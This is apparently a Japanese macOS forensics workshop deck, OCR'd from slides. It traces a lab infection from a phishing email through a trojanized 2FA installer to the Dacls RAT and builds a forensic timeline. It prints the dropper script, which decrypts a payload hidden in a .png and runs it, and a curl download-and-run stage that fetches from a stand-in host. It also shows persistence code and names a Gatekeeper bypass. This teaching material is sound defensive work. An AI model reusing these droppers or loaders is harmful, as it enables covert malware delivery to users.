
```
% chmod +x ~/Desktop/exported_files/TinkaOTP¥ Installer_mod
% ~/Desktop/exported_files/TinkaOTP¥ Installer_mod
eval #!/bin/bash
osascript -e 'set popup to display dialog "Thanks for installing our product!!" with icon file
"Volumes:Installer:TinkaOTP Installer.app:Contents:Resources:TinkaOTP.icns" with title "TinkaOTP Installer"
buttons {"OK"}'
TEMP_NAME="$(mktemp -t Installer)"
tail -c -8448 /Volumes/Installer/TinkaOTP¥ Installer.app/Contents/Resources/.TinkaOTP.png | openssl enc -aes-
256-cbc -salt -md md5 -d -A -base64 -out "${TEMP_NAME}" -pass 'pass:UdIm~Kdl$bOd[&E=' && chmod +x
"${TEMP_NAME}" && "${TEMP_NAME}" > /dev/null 2>&1 && rm -rf "${TEMP_NAME}"
```

AppleScript

シェルスクリプト

Installer.dmgの解析 (6/10)

- 動的および静的解析 (5)
  - AppleScriptを実行すると以下のダイアログが表示される



Installer.dmgの解析 (7/10)


- 動的および静的解析 (6)
  - シェルスクリプト部分の概要
    - .TinkaOTP.pngの後ろから8448バイト抜き出して、AESで暗号化されたデータをopensslで復号する
    - 復号したデータはテンポラリフォルダにランダムな名前で出力して、実行後に削除する
    - macOSのテンポラリフォルダは/tmpではない

```
% mktemp -t Installer
/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.cgnxY9Ss
```

- プログラム実行の痕跡に残っていたテンポラリフォルダのプログラムは、これを指している

Installer.dmgの解析 (8/10)

- 動的および静的解析 (7)
  - 復号されたデータは難読化されたスクリプト



Installer.dmgの解析 (9/10)

- 動的および静的解析 (8)
  - 1段目と同じ要領で難読化を解く

```
% ~/Desktop/exported_files/deobfuscated_script_mod.sh
eval #!/bin/bash
curl -L http://www.2fa.test/download/TinkaOTP.dmg -o ~/Downloads/TinkaOTP.dmg
hdiutil attach ~/Downloads/TinkaOTP.dmg
cp -r /Volumes/TinkaOTP/TinkaOTP.app /Applications/
hdiutil eject /Volumes/TinkaOTP
mkdir -p ~/Library/LaunchAgents/
open /Applications/TinkaOTP.app
```

Installer.dmgの解析 (10/10)

- 2段目の難読化スクリプトの内容から、TinkaOTP.dmgはTinkaOTP Installer.appによって、curlを使ってダウンロードされたことが分かる
- curlが使われたため、アーティファクトにダウンロードの記録が残らなかった
- com.apple.quarantine拡張属性も設定されないため、Gatekeeperによるチェックが行われない
- 以上より、Installer.dmgのダウンロードから.minaの実行までのアクティビティがつながった

未解決の点 (1/3)

- _minaを動的解析した際に、パーシステンスファイルの作成を確認できなかった
- 関連しそうなアクティビティとして、2段目の難読化スクリプトで「~/Library/LaunchAgents」フォルダを作ってから、TinkaOTP.appを実行している

```
% ~/Desktop/exported_files/deobfuscated_script_mod.sh
eval #!/bin/bash
curl -L http://www.2fa.test/download/TinkaOTP.dmg -o ~/Downloads/TinkaOTP.dmg
hdiutil attach ~/Downloads/TinkaOTP.dmg
cp -r /Volumes/TinkaOTP/TinkaOTP.app /Applications/
hdiutil eject /Volumes/TinkaOTP
mkdir -p ~/Library/LaunchAgents/
open /Applications/TinkaOTP.app
```

「com.aex-loop.agent.plist」が作られるフォルダ

未解決の点 (2/3)

- _minaの逆アセンブル

```
12  v3 = realpath_DARWIN_EXTSN(*argv, 0LL, envp);
13  if ( v3 )
14  {
15    v4 = (void *)v3;
16    __bzero(__dst, 512LL);
17    if ( getuid() )
18    {
19      v5 = getuid();
20      v6 = getpwuid(v5);
21      if ( !v6 )
22        goto LABEL_9;
23      strcpy(__dst, v6->pw_dir);
24      v7 = strlen(__dst);
25      *(_QWORD *)&__dst[v7 + 39] = 'tsilp.t';
26      *(_QWORD *)&__dst[v7 + 32] = 'tnega.po';
27      *(_QWORD *)&__dst[v7 + 24] = 'ol-xea.m';
28      *(_QWORD *)&__dst[v7 + 16] = 'oc/stneg';
29      *(_QWORD *)&__dst[v7 + 8] = 'AhcnuaL/';
30      *(_QWORD *)&__dst[v7] = 'yrarbiL/';
31      if ( !__dst[0] )
32      {
33LABEL_9:
34        free(v4);
35        goto LABEL_10;
36      }
37    }
38    else
39    {
40      strcpy(__dst, "/Library/LaunchDaemons/com.aex-loop.agent.plist");
41    }
42    v8 = fopen(__dst, "w");
      if ( v8 )
      {
        v9 = v8;
        fprintf(
          v8,
          "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\r\n"
          "<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\
          "<plist version=\"1.0\">\r\n"
          "<dict>\r\n"
          "\t<key>Label</key>\r\n"
          "\t<string>com.aex-loop.agent</string>\r\n"
```

一般ユーザーのパーシステンスファイル
~/Library/LaunchAgents/com.aex-loop.agent.plist

rootユーザーの
パーシステンスファイル

一般ユーザーの場合、デフォルトで
~/Library/LaunchAgents/ フォルダが
存在しないため、fopen()は失敗する

未解決の点 (3/3)

- 実際のマルウェア感染の流れでは、シェルスクリプトで、「~/Library/LaunchAgents/」を事前に作成することで、パーシステンスファイル作成のバグを回避している
- _minaの動的解析の時も同様にすれば、パーシステンスファイルの作成も確認できる

ここまでのタイムライン (1/2)

タイムスタンプ(UTC)	アクティビティ
2021-11-25 04:41:22.660911	/Users/macforensics/Downloads/Installer.dmg 作成 （http://www.2fa.test/download/Installer.dmg からSafariでダウンロード）
2021-11-25 04:41:27.593697	/Users/macforensics/Downloads/Installer.dmg マウント（検証開始）
2021-11-25 04:41:34.416693	Installer マウント (apfs)
2021-11-25 04:41:37.924145	TinkaOTP Installer 実行（Finderから）
2021-11-25 04:41:38.114360	/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer 実行
2021-11-25 04:41:40.842618	/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms 実行 （TinkaOTP Installerがドロップおよび実行。TinkaOTPの実行まで行う）
2021-11-25 04:41:40.892716	/Users/macforensics/Downloads/TinkaOTP.dmg 作成

ここまでのタイムライン (2/2)

タイムスタンプ(UTC)	アクティビティ
2021-11-25 04:41:44.076904	TinkaOTP マウント (hfs)
2021-11-25 04:41:44.097888	/Applications/TinkaOTP.app 作成（TinkaOTP.dmg内のファイルと同じ）
2021-11-25 04:41:44.355439	TinkaOTP アンマウント (hfs)
2021-11-25 04:41:44.446290	TinkaOTP 実行（openコマンドから）
2021-11-25 04:41:45.360051	/User/macforensics/Library/.mina 作成（TinkaOTPがドロップ）
2021-11-25 04:41:45.398062	/Users/macforensics/Library/.mina 実行（TinkaOTPが実行）
2021-11-25 04:41:45.406457	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist 作成（.minaが作成）
2021-11-25 04:41:59.291558	Installer アンマウント (apfs)

ここまでのタイムライン振り返り

- Installer.dmgの解析結果
  - TinkaOTP Installer.appが実行されると、難読化されたシェルスクリプトを以下のファイルとしてドロップする
    - /var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms
  - ドロップされたシェルスクリプトの処理内容
    - TinkaOTP.dmgのダウンロードおよびインストール、実行が行われる
    - .minaがパーシステンスを設定できないバグ対策として、~/Library/LaunchAgents/フォルダの作成

10

Exercise 6:
TinkaOTP Installer.appが実行された理由

TinkaOTP Installer.app実行に関わる調査の目的

- ここまでの調査で、Installer.dmgをSafariでダウンロードした後のアクティビティは解析できた
- しかし、Installer.dmgをダウンロードおよび実行した理由は、まだ分からない
- このような場合、ユーザー自身のアクティビティに、理由を知る手掛かりがある可能性がある
  - Webのアクセス履歴
  - Webの検索履歴
  - メール　など

10.1 TinkaOTP Installer.app実行に関わるアーティファクト

Webアクセス(Safari)のアーティファクト (1/2)

- History
  - /Users/<username>/Library/Safari/History.db
  - デフォルトで1年で消える
- Downloads
  - /Users/<username>/Library/Safari/Downloads.plist
  - デフォルトで1日で消える
- Last Session
  - Safari 14以前
    - /Users/<username>/Library/Safari/LastSession.plist
  - Safari 15以降
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/SafariTabs.db

Webアクセス(Safari)のアーティファクト (2/2)

- Bookmarks
  - /Users/<username>/Library/Safari/Bookmarks.plist
- Extensions
  - Safari 13以前
    - /Users/<username>/Library/Safari/Extensions/Extensions.plist
  - Safari 14以降
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/App Extensions/Extensions.plist
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/Web Extensions/Extensions.plist
- Preferences
  - Safari 12以前
    - /Users/<username>/Library/Preferences/com.apple.Safari.plist
  - Safari 13以降
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Preferences/com.apple.Safari.plist

メール(Apple Mail)のアーティファクト

- SpotlightはデフォルトでApple Mailもインデックス化の対象に含んでいる
- ここでは、Apple Mail関連のファイルを直接解析するのではなく、Spotlightデータベースを調査対象とする

10.2

Hands-on: TinkaOTP Installer.appが実行された理由の調査

TinkaOTP Installer.appが実行された理由の調査

- ユーザーがFinderからTinkaOTP Installerを実行した理由をWebアクセス履歴やメールから推測する
- 調査対象
  - mac_apt.db
    - Safari
    - Spotlight-macforensics-store_com.apple.mail
    - Spotlight-macforensics-.store-DIFF_com.apple.mail

mac_apt.db : Safari (1/3)

Hands-On

- SafariによるWebアクセスの履歴
  - Webページのタイトル、URL、アクセス日時
- フィルタリング条件 (1)
  - Type = HISTORY
  - Name_or_Title : 検索した単語やWebページのタイトル
  - Dateをソートすることでページ遷移の順に表示することができる

mac_apt.db : Safari (2/3)

Hands-On

- Safariのアドレスバーから検索を行った履歴
  - 検索文字列、検索を行った日時
- フィルタリング条件 (2)
  - Other_Info = RECENT_SEARCH
  - Name_or_Title : 検索した単語
  - Date : 検索を行ったタイムスタンプ

mac_apt.db : Safari (3/3)

Hands-On

- Safariでダウンロードしたファイルのリスト
  - ファイルのダウンロードURL、保存先のファイルパス
  - タイムスタンプはない
- フィルタリング条件 (3)
  - Type = DOWNLOAD
  - URL = 攻撃者に関連するドメイン名
  - URL : ダウンロード元URL
  - Other_Info : 保存先のファイルパス
  - ダウンロード日時は記録されない
- Webページを参照してファイルをダウンロードした場合は、TypeがHISTORYとDOWNLOADの両方で記録されるはず
  - Type = DOWNLOADだけが記録されている場合は…？

Hands-On

- mac_apt.db：Spotlight-macforensics-*_com.apple.mail
  - フィルタリング条件
    - kMDItemAuthorEmailAddresses : 送信者のメールアドレス
    - com_apple_mail_dateReceived : メール受信日時
    - kMDItemSubject : メール件名
    - _kMDItemSnippet : メール本文（最大300バイト）
    - 攻撃者が使用したドメイン名等でフィルタリングする

Solutions to Exercise 6

TinkaOTP Installer.appが実行された理由 (1/5)

- mac_apt.db : Safari
  - アクセス履歴と検索履歴を確認すると、以下のようなツールについて調べていたことが分かる
    - ソフトウェア開発ツール
    - テキストエディタ
    - brew
    - 2要素認証ツール

	Type	Name_or _Title	URL	Date
	TORY	フィルター	フィルター	フィルター
1	HISTORY	Google	https://www.google.com/?client=safari&channel=mac_bm	2021-11-25 03:44:42.490200
2	HISTORY	Google	https://www.google.com/?client=safari&channel=mac_bm	2021-11-25 03:44:43.021704
3	HISTORY	mac software developer tools - Google 検索	https://www.google.com/search?client=safari&rls=en&q=mac+software+developer+tools&ie=UTF-8&oe=UTF-8	2021-11-25 03:52:56.809620
4	HISTORY	mac software developer tools - Google 検索	https://www.google.com/search?client=safari&rls=en&q=mac+software+developer+tools&ie=UTF-8&oe=UTF-8	2021-11-25 03:52:57.575365
5	HISTORY		https://www.google.com/setprefs?	2021-11-25 03:53:11.355281
6	HISTORY	mac software developer tools - Google Search	[illegible]TF-8&oe=UTF-8	2021-11-25 03:53:11.355690
7	HISTORY	mac software developer tools - Google Search	https://www.goo[illegible]TF-8&oe=UTF-8	2021-11-25 03:53:12.176149
8	HISTORY	25 Mac Tools for Productive Coding	https://www.freecodecamp.org/news/25-tools-everyone-coding-on-a-mac-should-know-and-try-8e8de8b3d9bb/	2021-11-25 03:53:29.773581
9	HISTORY	NULL	https://www.google.com/search?client=safari&rls=en&q=mac+software+developer+tools&ie=UTF-8&oe=UTF-8	2021-11-25 03:54:29.257007
10	HISTORY	Visual Studio 2019 for Mac - IDE for macOS	https://visualstudio.microsoft.com/vs/mac/	2021-11-25 03:54:29.257259
11	HISTORY	Free Developer Software & Services - Visual Studio	https://visualstudio.microsoft.com/free-developer-offers/	2021-11-25 03:55:22.036978
12	HISTORY	Thank you for downloading Visual Studio for Mac - Visual Studio	https://visualstudio.microsoft.com/thank-you-downloading-visual-studio-mac/?sku=communitymac&rel=16	2021-11-25 03:56:11.801063
13	HISTORY	Thank you for downloading Visual Studio for Mac - Visual Studio	https://visualstudio.microsoft.com/thank-you-downloading-visual-studio-mac/?sku=communitymac&rel=16#	2021-11-25 03:56:15.819435
14	HISTORY	Thank you for downloading Visual Studio for Mac - Visual Studio	https://visualstudio.microsoft.com/thank-you-downloading-visual-studio-mac/?sku=communitymac&rel=16	2021-11-25 03:56:31.383405
15	HISTORY	brew install - Google Search	https://www.goo	2021-11-25 03:57:27.667673
16	HISTORY	brew install - Google Search	https://www.goo	2021-11-25 03:57:28.476534
17	HISTORY	The Missing Package Manager for macOS (or Linux) — ...	https://brew.sh/	2021-11-25 03:57:40.640211
18	HISTORY	mac text editor - Google Search	https://www.google.com/search?client=safari&rls=en&q=mac+text+editor&ie=UTF-8&oe=UTF-8	2021-11-25 04:07:34.936956
19	HISTORY	mac text editor - Google Search	https://www.google.com/search?client=safari&rls=en&q=mac+text+editor&ie=UTF-8&oe=UTF-8	2021-11-25 04:07:35.924957
20	HISTORY	12 Best Text Editors for Mac You Should Use in 2020 | Beebom	https://beebom.com/best-text-editors-for-mac/	2021-11-25 04:08:08.635769
21	HISTORY	NULL	https://www.goo[illegible]8	2021-11-25 04:09:01.485156
22	HISTORY	Best text editors in 2021: for Linux, Mac, and Windows coders ...	https://www.tech	2021-11-25 04:09:01.485422
23	HISTORY	Best text editors in 2021: for Linux, Mac, and Windows coders ...	https://www.tech[illegible]	2021-11-25 04:09:13.458577
24	HISTORY	Documentation for Visual Studio Code	https://code.visualstudio.com/	2021-11-25 04:09:21.700940
25	HISTORY	Best text editors in 2021: for Linux, Mac, and Windows coders ...	https://www.techradar.com/best/best-text-editors	2021-11-25 04:09:23.473822
26	HISTORY	Best text editors in 2021: for Linux, Mac, and Windows coders ...	https://www.techradar.com/best/best-text-editors	2021-11-25 04:09:23.647421
27	HISTORY	two factor authentication mac - Google Search	https://www.google.com/search?client=safari&rls=en&q=two+factor+authentication+mac&ie=UTF-8&oe=UTF-8	2021-11-25 04:20:28.351796
28	HISTORY	two factor authentication mac - Google Search	https://www.google.com/search?client=safari&rls=en&q=two+factor+authentication+mac&ie=UTF-8&oe=UTF-8	2021-11-25 04:20:29.435013
29	HISTORY	two factor authentication tool mac - Google Search	https://www.google.com/search?client=safari&rls=en&q=two+factor+authentication+tool+mac&ie=UTF-8&oe=UTF-8	2021-11-25 04:20:51.181664
30	HISTORY	two factor authentication tool mac - Google Search	https://www.goo[illegible]&ie=UTF-8&oe=UTF-8	2021-11-25 04:20:52.012964
31	HISTORY	Multi-factor authentication - Wikipedia	https://en.wikip	2021-11-25 04:21:24.373810
32	HISTORY	NULL	https://www.google.com/search?client=safari&rls=en&q=two+factor+authentication+tool+mac&ie=UTF-8&oe=UTF-8	2021-11-25 04:21:56.820937
33	HISTORY	Configuring two-factor authentication - GitHub Docs	https://docs.github.com/en/authentication/securing-your-account-with-two-factor-authentication-2fa/configuring-...	2021-11-25 04:21:56.821241
34	HISTORY	Configuring two-factor authentication - GitHub Docs	https://docs.github.com/en/authentication/securing-your-account-with-two-factor-authentication-2fa/configuring-...	2021-11-25 04:21:57.159382
35	HISTORY	Configuring two-factor authentication - GitHub Docs	https://docs.github.com/en/authentication/securing-your-account-with-two-factor-authentication-2fa/configuring-...	2021-11-25 04:22:49.040450
36	HISTORY	Configuring two-factor authentication - GitHub Docs	https://docs.github.com/en/authentication/securing-your-account-with-two-factor-authentication-2fa/configuring-...	2021-11-25 04:22:49.040736

ソフトウェア開発ツールを検索

brewを検索

テキストエディタを検索

2要素認証ツールを検索

TinkaOTP Installer.appが実行された理由 (3/5)

テーブル: Safari

カラムをフィルター

	Type	Name_or_Title	URL	Date	Other_Info
	フィルター	フィルター	フィルター	フィルター	RECENT_SEARCH
1	GENERAL	mac software developer tools		2021-11-25 03:52:56.322884	RECENT_SEARCH
2	GENERAL	brew install		2021-11-25 03:57:27.408917	RECENT_SEARCH
3	GENERAL	mac text editor		2021-11-25 04:07:34.642638	RECENT_SEARCH
4	GENERAL	two factor authentication mac		2021-11-25 04:20:28.063252	RECENT_SEARCH
5	GENERAL	two factor authentication tool mac		2021-11-25 04:20:51.003565	RECENT_SEARCH

Type = HISTORYと
同じ検索の単語

TinkaOTP Installer.appが実行された理由 (4/5)

- URLを2fa.testでフィルタリングすると、ダウンロード履歴だけが表示される

	Type	Name_or_Title	URL	Date	Other_Info
	フィルター	フィルター	2fa.test	フィルター	フィルター
1	DOWN...	Installer.dmg	http://www.2fa.test/download/Installer.dmg	NULL	/Users/macforensics/Downloads/Installer.dmg

- ダウンロード履歴のみが記録されているため、メールやメッセージ内のリンクをクリックしてダウンロードした可能性がある

TinkaOTP Installer.appが実行された理由 (5/5)

- 以下のSQLクエリで、本文中に「2fa.test」を含むメールのエントリーを表示できる

```
SELECT kMDItemPrimaryRecipientEmailAddresses, kMDItemAuthors, kMDItemAuthorEmailAddresses,
com_apple_mail_dateReceived, com_apple_mail_dateLastViewed, kMDItemSubject, _kMDItemSnippet FROM "Spotlight-
macforensics-.store-DIFF_com.apple.mail" WHERE _kMDItemSnippet LIKE "%2fa.test%";
```

	kMDItemPrimaryRecipientEmailAddresses	kMDItemAuthors	kMDItemAuthorEmailAddresses	com_apple_mail_dateReceived	com_apple_mail_dateLastViewed
1	macforensics@my-company.example	2FA Sales	sales@2fa.test	2021-11-25 04:28:04	2021-11-25 04:49:32.065702

kMDItemSubject	_kMDItemSnippet
Try our new two factor authentication tool!!	Dear customers,We've developed a brand new two-factor authentication tool for macOS!! Download and try it now.http://www.2fa.test/download/Installer.dmg

- ハンズオンのため、意図的にフィッシングメールの本文を300バイトに収まるようにした
- 実際のインシデントでは別途メールフォレンジックが必要になると思われる

ここまでのタイムライン (1/2)

タイムスタンプ(UTC)	アクティビティ
2021-11-25 04:28:04	2要素認証ツールを検索していたところで、sales@2fa.test からフィッシングメールを受信
2021-11-25 04:41:22.660911	/Users/macforensics/Downloads/Installer.dmg 作成 （メール内のリンクをクリックして、http://www.2fa.test/download/Installer.dmg からSafariでダウンロード）
2021-11-25 04:41:27.593697	/Users/macforensics/Downloads/Installer.dmg マウント（検証開始）
2021-11-25 04:41:34.416693	Installer マウント (apfs)
2021-11-25 04:41:37.924145	TinkaOTP Installer 実行（Finderから）
2021-11-25 04:41:38.114360	/Volumes/Installer/TinkaOTP Installer.app/Contents/MacOS/TinkaOTP Installer 実行
2021-11-25 04:41:40.842618	/var/folders/yb/qc22ltgs12z203pjg52r40m40000gn/T/Installer.jv3vIUms 実行 （TinkaOTP Installerがドロップおよび実行。TinkaOTPの実行まで行う）
2021-11-25 04:41:40.892716	/Users/macforensics/Downloads/TinkaOTP.dmg 作成

ここまでのタイムライン (2/2)

タイムスタンプ(UTC)	アクティビティ
2021-11-25 04:41:44.076904	TinkaOTP マウント (hfs)
2021-11-25 04:41:44.097888	/Applications/TinkaOTP.app 作成（TinkaOTP.dmg内のファイルと同じ）
2021-11-25 04:41:44.355439	TinkaOTP アンマウント (hfs)
2021-11-25 04:41:44.446290	TinkaOTP 実行（openコマンドから）
2021-11-25 04:41:45.360051	/User/macforensics/Library/.mina 作成（TinkaOTPがドロップ）
2021-11-25 04:41:45.398062	/Users/macforensics/Library/.mina 実行（TinkaOTPが実行）
2021-11-25 04:41:45.406457	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist 作成（.minaが作成）
2021-11-25 04:41:59.291558	Installer アンマウント (apfs)

ここまでのタイムライン振り返り

- 以上で、今回のハンズオンに用意したシナリオを網羅したフォレンジックタイムラインを完成させることができた
  - TinkaOTP Installerを実行した本当の理由については、ユーザーにインタビューして確認する必要がある

11 ハンズオン環境構築周りの話


TinkaOTP Installer.appが実行できた理由 (1/3)

- Safariでダウンロードしたファイルには、com.apple.quarantine拡張属性が付与される
- Gatekeeper/Notarizationによって未署名のアプリケーションは実行できない
- 実際には実行できないはずのアプリケーションが実行された
- Gatekeeperなどのセキュリティフレームワークがバイパスされた可能性がある

TinkaOTP Installer.appが実行できた理由 (2/3)

- 使用した脆弱性：CVE-2021-30657
  - macOS Gatekeeper Bypass (2021 Edition)
    - https://cedowens.medium.com/macos-gatekeeper-bypass-2021-edition-5256a2955508
  - All Your Macs Are Belong To Us
    - https://objective-see.com/blog/blog_0x64.html

- TinkaOTP Installer.appが実行できた理由 (3/3)
  - macOS 12.0.1で実行した場合



難読化シェルスクリプト

- TinkaOTP Installer.appで使った難読化シェルスクリプト
  - ZShlayerで使われた難読化を自分で再実装した

```
% cat installer.sh
#!/bin/bash
osascript -e 'set popup to display dialog "Thanks for installing our product!!" with icon file "Volumes:Installer:TinkaOTP
Installer.app:Contents:Resources:TinkaOTP.icns" with title "TinkaOTP Installer" buttons {"OK"}'
TEMP_NAME="$(mktemp -t Installer)"
tail -c -8448 /Volumes/Installer/TinkaOTP¥ Installer.app/Contents/Resources/.TinkaOTP.png | openssl enc -aes-256-cbc -salt -md md5 -d -A -base64 -out
"${TEMP_NAME}" -pass 'pass:UdIm~Kdl$bOd[&E=' && chmod +x "${TEMP_NAME}" && "${TEMP_NAME}" > /dev/null 2>&1 && rm -rf "${TEMP_NAME}"
```

```
% python3 ~/Documents/GitHub/z4so/z4so.py -i installer.sh -c
#!/bin/bash
zsh << 'ToKzwe9'
kkxLxsCrli='0006';L3LKqw3ggwI5='00000049¥U000';YFk0ZsBFz='00006f¥U0';jS2OE='045¥U4d¥';GE7j7rrEIE='0006f¥U06c¥U75¥U';VBz='00072¥U20¥U000';uAhmlU='74¥U000
006f¥U0002';aF9uK2ISlx='073¥U2f¥U0000052';SMQbGKd='U00000';Sbt07='0¥U00000065¥U6';jVbrg='22¥U00000024';gWw9n='000';AUB1Zlq1m3ny='e¥U000004';JN3qa='U0000
005f¥U0';fGO='0002';g0LJ2LVH='3¥U0';ehWv7YCqpLAK='U00070¥U00006c';Eja9='2¥U4f¥U4b¥U22¥U';MwlDYgiuueo='03a¥U00054¥U00';IIDiTjnk='0045¥U0000004d¥';VFc8Dgy
ef='¥U00026¥U0026¥U20';vo90FD='45¥U007d';HeTBegXt='073¥U000006c¥U2';pvv425='¥U0';an4Ua36S5='3¥U';LAnofSdl4qL='0000061¥U000004f';HViG16vctYr1='43¥U6';tD7
2TRUa3erc='¥U000063¥U068¥';FXK6XKRXH5f='070¥U00002f¥U0';ge6fJvda='20¥U69¥U000063¥';e04PDo='¥U0';Jgu='61¥U073¥U000073¥U';Rj0d0D='¥U00000072¥U00';MVDg0nBg
DHRX='00000';tTj='U22¥U00054¥U';roQA0J3de='65';vFCu='002e¥U0061¥U7';HmcT0sQUd='3e¥U20¥U2f¥';tkW3VvO3='0¥U5f¥U000000';sZP='063¥U00000065¥U0';UOfgQRPHC='0
00068¥U00';B1Sn='000006b¥U0';pr8If='000004e¥U0';ZOCG5Pe6Vy7K='00069¥U00074¥U6c';MS7='0038¥U20¥U02f¥U00';iHkhacZf5t5='0¥U6d¥U00';qcA3qv210wJM='¥U23¥U0000
(snip)
```

TinkaOTP.app

- TinkaOTP.appと.minaは本物のマルウェアをそのまま拝借した
  - Lazarus' MacOS Dacls RAT Shows Multi-Platform Ability
    - https://www.trendmicro.com/en_us/research/20/e/new-macos-dacls-rat-backdoor-show-lazarus-multi-platform-attack-capability.html
  - New Mac variant of Lazarus Dacls RAT distributed via Trojanized 2FA app
    - https://blog.malwarebytes.com/threat-analysis/2020/05/new-mac-variant-of-lazarus-dacls-rat-distributed-via-trojanized-2fa-app/

12 まとめ

まとめ

- macOSフォレンジックの基礎（基本的な流れ、アーティファクトと解析ツールなど）を共有した
- mac_aptの解析結果を用いて、フォレンジックタイムラインを作成する方法を共有した
  - mac_aptが生成する3つのDBの役割と解析結果ごとのフィルタリング方法
  - 疑わしいプログラムの簡単な解析の仕方

Thank you for listening!

Any questions?

A1

Appendix 1: macOSフォレンジックアーティファクト

